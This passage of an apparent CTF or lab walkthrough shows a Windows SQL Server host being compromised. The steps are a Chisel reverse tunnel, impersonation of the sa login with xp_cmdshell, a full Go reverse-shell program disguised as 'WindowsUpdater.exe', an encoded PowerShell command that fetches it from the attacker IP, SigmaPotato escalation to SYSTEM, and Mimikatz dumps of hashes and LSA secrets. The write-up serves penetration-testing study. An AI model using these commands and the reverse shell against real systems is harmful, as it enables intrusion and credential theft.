  TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 532
  TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 688
  TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 584
  TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1224
  TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1548
  TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 2796
  TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 1516
  TCP 0.0.0.0:49689 0.0.0.0:0 LISTENING 4052
  TCP 0.0.0.0:49700 0.0.0.0:0 LISTENING 668
  TCP 10.1.141.227:139 0.0.0.0:0 LISTENING 4
  TCP [::]:135 [::]:0 LISTENING 908
  TCP [::]:445 [::]:0 LISTENING 4
  TCP [::]:1433 [::]:0 LISTENING 4052
  TCP [::]:3389 [::]:0 LISTENING 532
  TCP [::]:5985 [::]:0 LISTENING 4
  TCP [::]:47001 [::]:0 LISTENING 4
  TCP [::]:49664 [::]:0 LISTENING 688
  TCP [::]:49665 [::]:0 LISTENING 584
  TCP [::]:49666 [::]:0 LISTENING 1224
  TCP [::]:49667 [::]:0 LISTENING 1548
  TCP [::]:49668 [::]:0 LISTENING 2796
  TCP [::]:49669 [::]:0 LISTENING 1516
  TCP [::]:49689 [::]:0 LISTENING 4052
  TCP [::]:49700 [::]:0 LISTENING 668
*Evil-WinRM* PS C:\Users\fred.green\Documents>
First, start a server:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ ./chisel server --reverse --port 8001
2026/09/08 21:11:19 server: Reverse tunnelling enabled
2026/09/08 21:11:19 server: Fingerprint 0+xhaIT1fm7k6rgbzc0UqcUcS6mIp4Y/MuK88chsO2w=
2026/09/08 21:11:19 server: Listening on http://0.0.0.0:8001
Then move Chisel to the target and connect back to the listener. The format R:1433:127.0.0.1:1433 in simple words: it opens port 1433 on the R (remote server) which is our attacker machine and forwards any traffic coming to that R:1433 port to 127.0.0.1:1433, which is the address from the client's perspective (so it is the target):
*Evil-WinRM* PS C:\Users\fred.green\Documents> ./chisel.exe client 10.200.92.114:8001 R:1433:127.0.0.1:1433
chisel.exe : 2026/09/08 18:11:57 client: Connecting to ws://10.200.92.114:8001
    + CategoryInfo          : NotSpecified: (2026/09/08 18:1...200.92.114:8001:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/09/08 18:11:58 client: Connected (Latency 141.8149ms)
Chisel is a TCP/UDP tunnel over HTTP that supports reverse port forwarding, letting you expose a port bound to localhost on the victim through your attacker machine.
So when we use mssqlclient.py, it connects to port 1433 on our attacker machine which is opened by Chisel to forward all its traffic to 127.0.0.1:1433 on the target and get the response back to us through the same tunnel:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ mssqlclient.py fred.green:7ERRI9Q0YEfvJYF@127.0.0.1 -windows-auth
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-0MTGMLVOBBO\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2025 RTM (17.0.1000)
[!] Press help for extra shell commands
SQL (WIN-0MTGMLVOBBO\fred.green guest@master)>
Impersonation SA on MSSQL
After logging in and enumerating impersonation, we can impersonate the sa user:
SQL (WIN-0MTGMLVOBBO\fred.green guest@master)> enum_impersonate
execute as database permission_name state_desc grantee grantor
---------- -------- --------------- ---------- -------------------------- -------
LOGIN IMPERSONATE GRANT WIN-0MTGMLVOBBO\fred.green sa
MSSQL impersonation lets a login execute as another principal via
EXECUTE AS LOGIN. IfIMPERSONATEonsais granted, you can run privileged queries and enable dangerous features likexp_cmdshell.
So we will impersonate sa and enable xp_cmdshell, then run whoami to see who is running the server, and it is sysadmin. So let's get a shell back as sysadmin then:
SQL (WIN-0MTGMLVOBBO\fred.green guest@master)> exec_as_login sa
SQL (sa dbo@master)> enable_xp_cmdshell
INFO(WIN-0MTGMLVOBBO\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(WIN-0MTGMLVOBBO\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@master)> xp_cmdshell whoami
output
------------------------
win-0mtgmlvobbo\sysadmin
NULL
SQL (sa dbo@master)>
xp_cmdshellis a SQL Server extended stored procedure that spawns a Windows command shell. When enabled and run as a privileged SQL login, it gives OS command execution as the SQL Server service account.
Shell as SysAdmin
I will use my Go reverse shell:
package main

import (
    "net"
    "os/exec"
    "runtime"
    "syscall"
)

func main() {
    // Change these to your IP and port
    host := "10.200.92.114"
    port := "4444"

    conn, err := net.Dial("tcp", host+":"+port)
    if err != nil {
        return
    }

    var cmd *exec.Cmd

    // Choose shell based on OS
    if runtime.GOOS == "windows" {
        cmd = exec.Command("cmd.exe")
        cmd.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
    } else {
        cmd = exec.Command("/bin/sh")
    }

    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn

    cmd.Run()
}
First, compile it with the no-GUI option so it doesn't open a terminal:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ GOOS=windows GOARCH=amd64 go build -ldflags="-H=windowsgui" -o WindowsUpdater.exe win_reverse.go
Then we'll create the Base64 form of the command after encoding it in UTF-16LE (that's what Windows understands). The command will download the shell under C:\Windows\Tasks\WinUpdater.exe so we can run it later to get a shell:
┌─[]─[10.200.92.114]─[jimmex@attacker]─[~/HSM/NewHire]
└──╼ [★]$ echo 'wget http://10.200.92.114/WindowsUpdater.exe -UseBasicParsin -OutFile C:\Windows\Tasks\WinUpdater.exe ' | iconv -t utf16le | base64 -w 0
dwBnAGUAdAAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMgAwADAALgA5ADIALgAxADEANAAvAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAcgAuAGUAeABlACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AIAAtAE8AdQB0AEYAaQBsAGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABhAHMAawBzAFwAVwBpAG4AVQBwAGQAYQB0AGUAcgAuAGUAeABlACAACgA=
Then to download it, we'll use powershell -e to run the encoded command with the output we just created:

SQL (sa dbo@master)> xp_cmdshell powershell -e dwBnAGUAdAAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMgAwADAALgA5ADIALgAxADEANAAvAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUAcgAuAGUAeABlACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AIAAtAE8AdQB0AEYAaQBsAGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABhAHMAawBzAFwAVwBpAG4AVQBwAGQAYQB0AGUAcgAuAGUAeABlACAACgA=And as you can see, once it downloads and we run it via xp_cmdshell C:\Windows\Tasks\WinUpdater.exe, we get a shell back as sysadmin:
Shell as SYSTEM
Because this user is running MSSQL, it is usually granted some privileges like SeImpersonatePrivilege that we can use to get a shell as SYSTEM:
SeImpersonatePrivilege lets a process impersonate another user's security token after authentication, and is commonly abused with tools like SigmaPotato, PrintSpoofer or GodPotato to escalate to SYSTEM.
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
First, we'll see that the RealTimeMonitoring is disabled, so we don't need to care about obfuscation or anything:
PS C:\Windows\system32> Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled, AntivirusEnabled, BehaviorMonitorEnabled, IoavProtectionEnabled
Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled, AntivirusEnabled, BehaviorMonitorEnabled, IoavProtectionEnabled

RealTimeProtectionEnabled AntivirusEnabled BehaviorMonitorEnabled IoavProtectionEnabled
------------------------- ---------------- ---------------------- ---------------------
                    False True False False
We just move SigmaPotato and send a shell back as you can see:

SigmaPotato is a fork of SweetPotato that abuses
SeImpersonatePrivilegeto create a SYSTEM token via COM/RPC impersonation.
After detaching from the old session (Ctrl + a + d), we'll see that we're SYSTEM:

Running Mimikatz to dump the logon passwords returns the sysadmin hash, not a plain-text password, which isn't crackable:
PS C:\Windows\system32>.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
< SNIP>
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonpasswords
< SNIP>
Authentication Id : 0 ; 99217 (00000000:00018391)
Session : Service from 0
User Name : sysadmin
Domain : WIN-0MTGMLVOBBO
Logon Server : WIN-0MTGMLVOBBO
Logon Time : 9/8/2026 5:04:07 PM
SID : S-1-5-21-2387301235-874641830-263055908-1005
        msv :
         [00000003] Primary
         * Username : sysadmin
         * Domain   : WIN-0MTGMLVOBBO
         * NTLM : e5d689efab91399cbd5eb60575bfdb34 < SNIP>
LSA Secrets stores service account passwords and other secrets in the registry.
lsadump::secretsdecrypts them with SYSTEM privileges, often revealing plain-text service passwords.
But dumping the LSA secrets will show the plain-text password at the bottom as you can see:
PS C:\Windows\system32>.\mimikatz.exe "privilege::debug" "lsadump::secrets" "exit"
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::secrets
Domain : WIN-0MTGMLVOBBO
SysKey : 665e136436fe11a241de73d90c93f4f7

Local name : WIN-0MTGMLVOBBO ( S-1-5-21-2387301235-874641830-263055908 )
Domain name : WORKGROUP
< SNIP>
Secret : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : .\sysadmin
cur/text: RRxcg<I AM NOT HERE>
old/text: RRxcf<NEITHER AM I>

Secret : _SC_MSSQLFDLauncher$SQLEXPRESS / service 'MSSQLFDLauncher$SQLEXPRESS' with username : NT Service\MSSQLFDLauncher$SQLEXPRESS

Secret : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS

mimikatz(commandline) # exit
Bye!

Path
That's what we did for this box
Resources
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smb/index.html
- https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/guest-access-in-smb2-is-disabled-by-default
- https://github.com/urbanadventurer/username-anarchy
- https://keepass.info/help/base/keys.html
- https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/OPTIONS
- https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#mssql
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mssql-microsoft-sql-server/index.html
- https://jpillora.com/chisel/
- https://github.com/BeichenDream/SigmaPotato
- https://adsecurity.org/?page_id=1821